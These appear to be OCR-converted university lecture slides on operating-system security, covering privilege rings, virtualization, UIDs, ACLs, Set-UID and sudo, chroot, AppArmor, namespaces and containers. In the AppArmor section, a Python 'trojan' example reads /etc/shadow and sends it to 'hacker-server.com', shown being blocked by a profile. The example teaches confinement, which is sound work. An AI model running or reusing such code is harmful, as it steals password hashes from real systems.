
Storage

Operating Systems



User mode:

Execute in normal CPU mode,
No acess to privileged instructions

Kernel mode:

Execute in privileged CPU mode;
Has access to privileged instructions

Kernel Objectives

Initialize devices (Boot)

Virtualize the hardware

- Computational model

Enforce protection policies and provide protection mechanisms

- Against involuntary mistakes
- Against non-authorized activities


Provide a Virtual File System

- Agnostic of the actual filesystem used

Execution Rings

Different levels of privilege

- Forming a set of concentric rings
- Used by CPU's to prevent non-privileged code from running privileged opcodes
  - e.g. IN/OUT, TLB manipulation



Nowadays processors have 4 rings

- But OS's usually use only 2
  - 0 (supervisor/kernel mode) and 3 (user-mode)

Transfer of control between rings requires special gates

- The ones that are used by syscalls

Executing Virtual Machines

Common approach

- Software-based virtualization
- Direct execution of guest user-mode code (ring 3)
- Binary translation of privileged code (ring 0)
  - Guest OS kernels remain unchanged, but do not run directly on the host machine

Hardware-assisted virtualization

- Full virtualization
  - There is a ring -1 below ring 0
    - Hypervisor and kernel extensions such as Intel VT-x and AMD-V
- It can virtualize hardware for many ring 0 kernels
  - No need of binary translation
  - Guest OS's run faster (almost nativeperformance)

Execution of Virtual Machines

Virtual machines implemente an essential security mechanism: Confinement

- Implement a security domain constrained for use of a small set of applications
- Also provide a common abstraction with common hardware
  - Even if the host hardware is modified

Provide additional mechanisms

- Control resources
- Prioritize access to resources
- Creation of images for analysis
- Fast recovery to a known state

Computational Model

Set of entities (objects) managed by the OS kernel

- Define how applications interact with the kernel

Examples

- User identifiers
- Processes
- Virtual memory
- Files and file systems
- Communication channels
- Physical devices
  - Storage
    - Magnetic disks, optical disks, silicon disks, tapes
  - Network interfaces
    - Wired, wireless
  - Human-computer interfaces
    - Keyboards, graphical screens, text consoles, mice
  - Serial/parallel I/O interfaces
    - USB, serial ports, parallel ports, infrared, bluetooth

User Identifiers (UID)

For the OS kernel a user is a number

- Established during a login operation
- User ID (UID)

All activities are executed on a computer on behalf of a UID

- UID allows the kernel to assert what is allowed/denied to them
- Linux: UID 0 is omnipotent (root)
  - Administration activities are usually executed with UID 0
- macOS: UID 0 is omnipotent for management
  - Some binaries and activities are restricted, even for root
- Windows: concept of privileges
  - For administration, system configuration, etc.
  - There is no unique, well-known identifier for and administrator
  - Administration privileges can be bound to several UIDs
    - Usually through administration groups
    - Administrators, Power Users, Backup Operators

Group Identifiers (GID

OS also address group identifiers

- A group is composed by zero or more users
- A group can be composed by other goroups
- Group ID: Integer value (Linux, Android, macOS) or UUID (Windows)

User may belong to multiple groups

- User rights = rights of the UID + rights of the GIDs

In Linux, activities always execute under the scope of a set of groups

- 1 primary group: user to define the ownership of created files
- Multiple secondary groups: used to condition access to resources

Processes

A process defines the context of an activity

- For taking security-related decisions
- For other purposes (e.g. scheduling)

Security-related context

- Effective Identity (eUID and eGIDs)
  - Fundamental for enforcing access control
  - May be the same as the identity of the user launching the process
- Resources being used
  - Open files
    - Including communication channels
  - Reserved virtual memory areas
  - CPU time used, priority, affinity, namespace

Virtual Memory

It's the address space where activities take place


- Have the maximum size defined by the hardware architecture
  - 32bits -> 2^32 Bytes
  - 64bits -> 2^64 bytes
- Managed as small chunks named pages (4KB)

Virtual Memory can be sparse


- Only the pages used must be allocated
- Although processes always see a contiguous memory space

Virtual Memory is mapped to RAM when it is actually used

- At a given moment, the RAM has pages from multiple address spaces
- The choice of how to manage those spaces is very important
  - Avoid fragmentation, management memory according to their freshness


...
0xffffffff
Stack
grows top->bottom
Stack Segment (SS)
...
Shared Libraries
Heap
grows bottom->top
malloc(sizeof(int))
BSS
Unitialized global variables (char a[5])
Data Segment (DS)
Data
Constant variables (const int i = 0)
Code
Program Code
Code Segment (CS)
...
0x00000000

Virtual File System




Provide a method for representing mount points, directories, files, and links
- Hierarchical structure for storing content

Mount Point: An access to the root of a specific FS
- Windows uses letters (A:, .. C:..), Linux, macOs, Android use any directory

Directory: A hierarchical organization method
- Other directories, mount points, files, links
- The first is called by root

Links: indirection mechanisms in FS
- Soft Links: point to another feature in any FS, in the same VFS
  - Windows: Shortcuts are similar to Soft Links, but handled at the application level
- Hard Links: Provide multiple identifiers (names) for the same content (data), in the same FS

Virtual File System



Files

- Serve to store data on a perennial
  - But longevity is given by physical support and not by the concept of file ...
    - Erasing can only mean, mark as deleted (frequent!)
- Are ordered sequences of bytes associated with a name
  - The name allows you to retrieve/reuse these bytes later
- Its contents can be changed, removed, or added
- They have a protection that controls their use
  - Read, write, run, remove, etc. permissions.
  - The protection model depends on the file system

Virtual File System

File and Directory Security Mechanisms

Mandatory protection mechanisms

- Owner
- Users and Groups allowed
- Permissions: Read, Write, Run
  - Different meanings for Files and Directories

Discretionary protection mechanisms

- User-defined specific rules

Additional mechanisms

- Implicit compression
- Indirection to remote resources (e.g. for OneDrive)
- Signature
- Encryption

Communication Channels

Allow the exchange of data between distinct but cooperative activities

Essential in any current system
- All applications use these mechanisms

Processes of the same SO/machine
- Pipes, UNIX Sockets, streams, etc.
- Communication between processes and core: syscalls, sockets

Processes on different machines
- TCP/IP and UDP/IP sockets

Access Control

The core of an OS is an access control monitor

- Controls all hardware interactions
- Applications NEVER directly access resources
- Controls all interactions between computational model entities

Subjects

- Typically local processes
  - Through the system calls API
  - A syscall is not an ordinary call to a function
- But also messages from other machines

```c
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int main(int argc, char** argv){
	FILE *fp = fopen("hello.txt", "wb");
	char* str = "hello world";
	fwrite(str, strlen(str), 1, fp);
	fclose(fp);
}
```

```
$ gcc -o main ./main


$ strace ./main

....

openat(AT_FDCWD, "hello.txt", O_WRONLY|O_CREAT|O_TRUNC, 0666) = 3

fstat(3, {st_mode=S_IFREG|0644, st_size=0, ...}) = 0

write(3, "hello world", 11)             = 11

close(3)                                = 0

...
```

File interactions are mediated by the core.
Applications do not directly access resources

Mandatory Access Control

There are numerous cases of mandatory access control on an operating system

- They are part of the logic of the computational model
- They are not moldable by users and administrators
  - Unless they change the behavior of the core

Examples on Linux

- root can do everything
- Signals to processes can only be sent by root or the owner
- Sockets AF_PACKET (RAW) can only be created by root or by processes with the CAP_NET_RAW

Examples on macOS

- root can do almost anything
- root cannot change binaries and directories signed by Apple

Discritionary Access Control

Users can set rules for access control

- May be definable only by the owner/user
  - This limitation is itself a Mandatory Access

Examples

- Discretionary Access Control Lists (ACL)
  - Expressive lists that limit access to resources Linux
- Linux Apparmor
  - Stores settings in /etc/apparmor.d with application limitations
  - Rules applied automatically regardless of user
- macOS sandboxd
  - Applications are launched within isolated contexts (Sandbox)
  - The sandbox contains a definition of the information that enters/exits

Protection with ACLs

Each object has an Access Control List (ACL)
- Tell me who can do what

The ACL may be discretionary or mandatory
- When it is mandatory you cannot change
- When it is discretionary it can be changed

It is checked when an activity intends to manipulate the object
- If the manipulation request is not authorized it is denied
- Who makes the validations of ACLs is the core of the SO
  - Acts as a Security monitor

Unix file protection ACLs: Fixed-structure, discretionary ACL

Each file system object has an ACL


- Binding 3 rights to 3 subjects
- Only the owner can update the ACL

Rights: R W X

- Read right / Listing right
- Write right / create or remove files or subdirectories
- Execution right / use as process' current working directory

Subjects:

- An UID (owner)
- A GID
- Others



Unix file protection ACLs: Flexible-structure, discretionary ACL

Each file system object has an ACL and a owner

- **The ACL grants 14 types of access rights to a variable-size list of subjects**
- **Owner can be an UID or a GID**
- **Owner has no special rights over the ACL**

Subjects:

- **Users (UIDs)**
- **Groups (GIDs)**
  - The group “Everyone” stands for anybody

Rights:

- **Traverse Folder / Execute File**
- **List Folder / Read Data**
- **Read Attributes**
- **Read Extended Attributes**
- **Create Files /Write Data**
- **Create Folders / Append Data**
- **Write Attributes**
- **Write Extended Attributes**
- **Delete Subfolders and Files**
- **Delete**
- **Read Permissions**
- **Change Permissions**
- **Take Ownership**

```
[nobody@host ~]$ ls -la
total 12
drwxr-xr-x   2 root root 100 dez  7 21:39 .
drwxrwxrwt  25 root root 980 dez  7 21:39 ..
-rw-r-----   1 root root   6 dez  7 21:42 a
-rw-r--r--   1 root root   6 dez  7 21:42 b
-rw-r-x---+  1 root root   6 dez  7 21:42 c

[nobody@host ~]$ cat a
cat: a: Permission denied

[nobody@host ~]$ cat b
SIO_B
[nobody@host ~]$ cat c
SIO_C

[nobody@host ~]$ getfacl c
# file: c
# owner: root
# group: root
user::rw-
user:nobody:r-x
group::r--
mask::r-x
other::---
```

Privilege Elevation: Set-UID

It is used to change the UID of a process running a program stored on a Set-UID file

- If the program file is owned by UID X and the set-UID ACL bit is set, then it will be executed in a process with UID X, independently of the UID of the subject that executed the program

It is used to provide privileged programs for running administration task invoked by normal, untrusted users

- Change the user's password (passwd)
- Change to super-user mode (su, sudo)
- Mount devices (mount)

Privilege Elevation: Set-UID

Effective UID / Real UID

- Real UID is the UID of the process creator
  - App launcher
- Effective UID is the UID of the process
  - The one that really matters for defining the rights of the process

UID change

- Ordinary application
  - eUID = rUID = UID of process that executed **exec**
  - eUID cannot be changed (unless = 0)
- Set-UID application
  - eUID = UID of **exec**'d application file, rUID = initial process UID
  - eUID can revert to rUID
- rUID cannot change

Privilege Elevation: Set-UID

Administration by root is not advised

- One “identity”, many people
- Who did what?

Preferable approach

- Administration role (uid = 0), many users assume it
  - Sudoers
  - Defined by a configuration file used by sudo

sudo is a Set-UID application with UID = 0

- Appropriate logging can take place on each command run with sudo

Linux login: Not an OS kernel operation

A privileged login application presents a login interface for getting users' credentials

- A username/password pair
- Biometric data
- Smartcard and activation PIN

The login application validates the credentials and fetches the appropriate UID and GIDs for the user

- And starts an initial user application on a process with those identifiers
  - In a Linux console this application is a shell
- When this process ends the login application reappears


Thereafter all processes created by the user have its identifiers

- Inherited through forks

Linux: from login to session processes

The login process must be a privileged process

- Has to create processes with arbitrary UID and GIDs
  - The ones of the entity logging in



Login in Linux: Password validation process

Username is used to fetch a UID/GID pair from /etc/passwd

- And a set of additional GIDs in the /etc/group file

Supplied password is transformed using a digest function

- Currently configurable, for creating a new user (/etc/login.conf)
- Its identification is stored along with the transformed password

The result is checked against a value stored in /etc/shadow

- Indexed again by the username
- If they match, the user was correctly authenticated

File protections

- /etc/passwd and /etc/group can be read by anyone
- /etc/shadow can only be read by root
  - Protection against dictionary attacks

```
[user@linux ~]$ ls -la /usr/sbin/sudo
-rwsr-xr-x 1 root root 140576 nov 23 15:04 /usr/sbin/sudo

[user@linux ~]$ id
uid=1000(user) gid=1000(user) groups=1000(user),998(sudoers)

[user@linux ~]$ sudo -s
[sudo] password for user:

[root@linux ~]# id
uid=0(root) gid=0(root) groups=0(root)

[root@linux ~]# exit

[user@linux ~]$ sudo id
uid=0(root) gid=0(root) groups=0(root)
```

Chroot mechanism

Used to reduce the visibility of a file system

- Each process descriptor has a root i-node number
  - From which absolute pathname resolution takes place
- chroot changes it to an arbitrary directory
  - The process' file system view gets reduced

Used to protect the file system from potentially problematic applications

- e.g. public servers, downloaded applications
- But it is not bullet proof!

```
[root@linux /opt/chroot]# find .
.
./usr
./usr/lib
./usr/lib/libcap.so.2
./usr/lib/libreadline.so.7
./usr/lib/libncursesw.so.6
./usr/lib/libdl.so.2
./usr/lib/libc.so.6
./lib64
./lib64/ld-linux-x86-64.so.2
./bin
./bin/ls
./bin/bash

[root@linux /opt/chroot]# chroot . /bin/bash
bash-4.4# ls /
bin  lib64  usr

bash-4.4# cp /bin/bash .
bash: cp: command not found
```

Confinement: Apparmor

Mechanism for restricting applications based on a behavior model

- Requires core support: Linux Security Modules
- Focus on syscalls and their arguments
- Can work in complain and enforcement modes
- Generates entries in the system registry to audit the behavior

Configuration files define what activities can be invoked

- By application, uploaded from a file
- Applications can never have more accesses than defined
  - even if executed by root

```python
import sys
from socket import socket, AF_INET, SOCK_STREAM

# Evil code
with  open('/etc/shadow', 'rb') as f:
    data = f.read()
    s = socket(AF_INET, SOCK_STREAM)
    s.connect( ("hacker-server.com", 8888) )
    s.send(data)
    s.close()

if len(sys.argv) < 2:
    sys.exit(0)

with open(sys.argv[1], 'r') as f:
    print(f.read(), end='')
```

```
# Profile at /etc/apparmor.d/usr.bin.trojan

/usr/bin/trojan {
 #include <abstractions/base>

 deny network inet stream,
 /** r,
}
```

```
########### Apparmor Profile Disabled #############
root@linux: ~# trojan a
SIO_A
```

```
########### Apparmor Profile Enabled ###############
root@linux: ~# trojan a
Traceback (most recent call last):
  File "/usr/bin/trojan.py", line 7, in <module>
    s = socket(AF_INET, SOCK_STREAM)
  File "/usr/bin/socket.py", line 144, in __init__
PermissionError: [Errno 13] Permission denied
```

Confinement: Namespaces

Allows partitioning of resources in views (namespaces)

- Processes in a namespace have a restricted view of the system
- Activated through syscalls by a simple process:
  - clone: Defines a namespace to migrate the process to
  - unshare: disassociates the process from its current context
  - setns: puts the process in a Namespace

Types of Namespaces

- Mount: Applied to mount points
- process id: first process has id 1
- network: "independent" network stack (routes, interfaces...)
- IPC: methods of communication between processes
- uts: name independence (DNS)
- user id: segregation of permissions
- cgroup: limitation of resources used (memory, cpu...)

```
## Create netns named mynetns
root@vm: ~# ip netns add mynetns

## Change iptables INPUT policy for the netns
root@linux: ~# ip netns exec mynetns iptables -P INPUT DROP


## List iptables rules outside the namespace
root@linux: ~# iptables -L INPUT
Chain INPUT (policy ACCEPT)
target     prot opt source               destination


## List iptables rules inside the namespace
root@linux: ~# ip netns exec mynetns iptables -L INPUT
Chain INPUT (policy DROP)
target     prot opt source               destination
```

```
## List Interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

```
## Move the interface enp0s3 to the namespace
root@linux: ~# ip link set enp0s3 netns mynetns

## List interfaces in the namespace
root@linux: ~# ip netns exec mynetns ip link list
1: lo: <LOOPBACK> mtu 65536 qdisc noop state DOWN mode DEFAULT group default qlen 100
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: enp0s3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN mode DEFAULT...
    link/ether 08:00:27:83:0a:55 brd ff:ff:ff:ff:ff:ff


## List interfaces outside the namespace
root@linux: ~# ip link list
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT...
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
```

Confinement: Containers

Explores namespaces to provide a virtual view of the system

- Network isolation, cgroups, user ids, mounts, etc...

Processes are executed under a container

- Container is an applicational construction and not of the core
- Consists of an environment by composition of namespaces
- Requires building bridges with the real system network interfaces, proxy processes

Relevant approaches

- LinuX Containers: focus on a complete virtualized environment
  - evolution of OpenVZ
- Docker: focus on running isolated applications based on a portable packet between systems
  - uses LXC
- Singularity: similar to docker, focus on HPC and multi-user sharing